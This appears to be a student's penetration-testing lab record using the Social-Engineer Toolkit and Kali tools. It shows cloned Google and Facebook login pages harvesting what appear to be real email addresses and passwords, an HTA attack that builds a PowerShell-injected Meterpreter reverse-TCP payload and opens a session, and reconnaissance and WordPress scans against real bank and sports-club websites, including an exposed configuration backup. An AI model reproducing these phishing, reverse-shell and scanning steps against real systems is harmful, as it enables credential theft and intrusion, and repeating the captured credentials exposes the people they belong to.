[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.37.1 - - [31/Oct/2022 05:28:22] "GET / HTTP/1.1" 200 -
192.168.37.1 - - [31/Oct/2022 05:28:23] "GET /favicon.ico HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALx=SJLCKfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDhtUFldz8ENhIfVWsxSTdNLW9MdThibW1TMFQzVUZFc18BaURuWml
RSQEe2K88K99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=a
PARAM: bgrspone=js_disabled
PARAM: pstmgs=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=3011872@rdnational.ac.in
POSSIBLE PASSWORD FIELD FOUND: Passwd=Sweet08BabyJesus654982
PARAM: signIn=Sign-in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.37.1 - - [31/Oct/2022 05:28:58] "POST /ServiceLoginAuth HTTP/1.1" 302 -
```

Try the same step by choosing Site Cloner to create a Facebook page

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

```
set:webattack>2
```

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.


```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.37.131]:192.168.37.131
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
```


```
set:webattack> Enter the url to clone:http://www.facebook.com
```

```
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
```

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

```
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```





The screenshot shows a browser window with the URL <https://www.facebook.com/login.php#> in the address bar. The page displays the Facebook logo and a 'Log in to Facebook' form. The form fields contain the email 'rudrarao22@gmail.com' and a redacted password. A blue 'Log in' button is centered below the fields. Below the button, there are links for 'Forgotten account?' and 'Sign up for Facebook'.

```

192.168.37.1 - - [31/Oct/2022 05:39:56] "POST /ajax/bz?__a=1&__ccg=EXCELLENT&__comet_req=0&__dyn=7xe6E5aQ1PyUbFuC1swgE98nwgU29zEdEc8
uvwxyz0lW4o3Bw5VCwjE3awbG782Cw8G1Qw5MKdwnUi0U884y0lW0SU2swdq0Ho2ew4Kw5rwSyE1582ZwrU19E6__hs=19296.BP%3ADEFAULT.2.0.0.0.0
7756161541096__req=7&__rev=1006496604&__s=7drccwv%3A9mz0mi%3A99t4mm&__spin_b=trunk&__spin_r=1006496604&__spin_t=1667209150&__user=0&d
pr=16jazoest=2941&lqd=AVr2FDHTtaw HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=2941
PARAM: lsd=AVr2FDHTtaw
PARAM: display=
PARAM: isprivate=
PARAM: return_session=
POSSIBLE_USERNAME_FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-330
PARAM: lgndim=eyJljoxNTM2LCJoIjo4NjQsImF3IjoxNTM2LCJhaCI6ODE2LCJjIjoyNH0=
PARAM: lgnrnd=023910_dKeB
PARAM: lgnjs=1667209166
POSSIBLE_USERNAME_FIELD FOUND: email-rudrarao22@gmail.com
POSSIBLE_PASSWORD_FIELD FOUND: pass=Banki09
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE_PASSWORD_FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AVAAAAA/qV//AAAVAAVVAqAAAAAAAAL/PLDAAAOKDAE
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.37.1 - - [31/Oct/2022 05:40:35] "POST /device-based/regular/login/?login_attempt=1&lwv=100 HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE_USERNAME_FIELD FOUND: -----WebKitFormBoundary06Y1S57cuP4FOTj4
Content-Disposition: form-data; name="ts"

```

2. HTA web attack method

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

```
set:webattack>2
```

```
: set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.facebook.com
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload ...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168.37.131]: 192.168.37.131
Enter the port for the reverse payload [443]: 443
Select the payload you want to deliver:

1. Meterpreter Reverse HTTPS
2. Meterpreter Reverse HTTP
3. Meterpreter Reverse TCP

Enter the payload number [1-3]: 3
[*] Generating powershell injection code and x86 downgrade attack ...
[*] Embedding HTA attack vector and PowerShell injection ...
[*] Automatically starting Apache for you ...

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit ...
[*] Copying over files to Apache server ...
[*] Launching Metasploit.. Please wait one.
```

This will create a payload which will be sent to the victim machine and on downloading the payload it will create a reverse session to the attacking machine.


Select Web Attack Vectors

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.


- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

```
set:webattack>7
```



The Victim on downloading and running the file create a link with the attacker's machine.



```

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.37.131
LHOST => 192.168.37.131
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> set EnableStageEncoding true
EnableStageEncoding => true
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.37.131:443
msf6 exploit(multi/handler) > [*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (175715 bytes) to 192.168.37.1
[*] Meterpreter session 1 opened (192.168.37.131:443 -> 192.168.37.1:63003) at 2022-10-31 05:52:24 -0400

msf6 exploit(multi/handler) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1	meterpreter	x86/windows	DESKTOP-0BAT0B7\rudra @ DESKTOP-0BAT0B7	192.168.37.131:443 -> 192.168.37.1:63003 (192.168.37.1)

```

msf6 exploit(multi/handler) > 

```

```
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1 ...

meterpreter > sysinfo
Computer       : DESKTOP-0BAT0B7
OS            : Windows 10 (10.0 Build 22000).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > ipconfig

Interface 1
=====
Name      : Software Loopback Interface 1
Hardware MAC: 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address: 127.0.0.1
IPv4 Netmask: 255.0.0.0
IPv6 Address: ::1
IPv6 Netmask: fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 9
=====
Name      : Microsoft Wi-Fi Direct Virtual Adapter #2
Hardware MAC: c2:91:33:06:78:a3
MTU       : 1500
IPv4 Address: 169.254.18.74
IPv4 Netmask: 255.255.0.0
IPv6 Address: fe80::7cc0:3ae5:ffe9:124a
```

Practical 6

Aim: Practical on Exploiting Web-based applications

1. Reconnaissance and Identification of Web applications

Run the following commands to make sure that your Kali Linux distribution is up to date.

- a) sudo apt update
- b) sudo apt upgrade
- c) sudo apt dist-upgrade

Then we will run the python tool WAFW00F to perform the identification and fingerprinting of a Web Application Firewall. In this case we will check the firewall of www.hdfcbank.com.

```
(kali㉿kali)-[~]
└─$ sudo wafw00f www.hdfcbank.com

          ( Woof! )
          ( \_ _\ )
          (   ) ;
          ( / \ )
          ( \_ _\ )
          (   ) ;
          ( / \ )
          ( \_ _\ )

~ WAFW00F : v2.2.0 ~
The Web Application Firewall Fingerprinting Toolkit

[*] Checking https://www.hdfcbank.com
[+] The site https://www.hdfcbank.com is behind Cloudflare (Cloudflare Inc.) WAF.
[-] Number of requests: 2

(kali㉿kali)-[~]
└─$
```

Then we will use a Load Balancing Detector on www.hdfcbank.com.

```
(kali㉿kali)-[~]
└─$ sudo lbd www.hdfcbank.com

lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing.
Written by Stefan Behte (http://ge.mine.nu)
Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: FOUND
www.hdfcbank.com has address 104.18.94.72
www.hdfcbank.com has address 104.18.95.72

Checking for HTTP-Loadbalancing [Server]:
cloudflare
NOT FOUND

Checking for HTTP-Loadbalancing [Date]: FOUND
05:29:12, 05:29:12, 05:29:12, 05:29:13, 05:29:14, 05:29:15, 05:29:17, 05:29:17, 05:29:18, 05:29:18, 05:29:18, 05:29:18, 05:29:19, 05:29:21, 05:29:22, 05:29:23, 05:29:24, 05:29:25, 05:29:26, 05:29:27, 05:29:29, 05:29:29, 05:29:30, 05:29:30, 05:29:32, 05:29:32, 05:29:33, 05:29:33, cc05:29:35, 05:29:35, 05:29:35, 05:29:36, 05:29:37, 05:29:37, 05:29:38, 05:29:38, 05:29:38, 05:29:40, 05:29:41, 05:29:42, 05:29:42, 05:29:43, 05:29:45, 05:29:45, 05:29:46, 05:29:47, 05:29:48, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: FOUND
< CF-RAY: 765331a2dd23f47a-BOM
> CF-RAY: 765331a39b7a8565-BOM

www.hdfcbank.com does Load-balancing. Found via Methods: DNS HTTP[Diff]

(kali㉿kali)-[~]
└─$
```

After that, we will perform a WordPress scan on <https://www.durhamcricket.co.uk/> to check for any WordPress vulnerabilities that we can exploit.

```
(kali㉿kali)-[~]
$ sudo wpscan --url https://www.durhamcricket.co.uk/
```

```
WordPress Security Scanner by the WPScan Team
Version 3.8.22

@WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

```
[i] Updating the Database ...
[i] Update completed.

[+] URL: https://www.durhamcricket.co.uk/ [185.135.169.172]
[+] Started: Sat Nov  5 01:32:42 2022

Interesting Finding(s):

[+] Headers
| Interesting Entries:
|   - Server: Apache/2.4.29 (Ubuntu)
|   - Hummingbird-Cache: Served
| Found By: Headers (Passive Detection)


[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:33 ━━━━━━━━━━━━━━━━ (137 / 137) 100.00% Time: 00:00:33
[i] Config Backup(s) Identified:
[!] https://www.durhamcricket.co.uk/wp-config.php.save
| Found By: Direct Access (Aggressive Detection)


[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

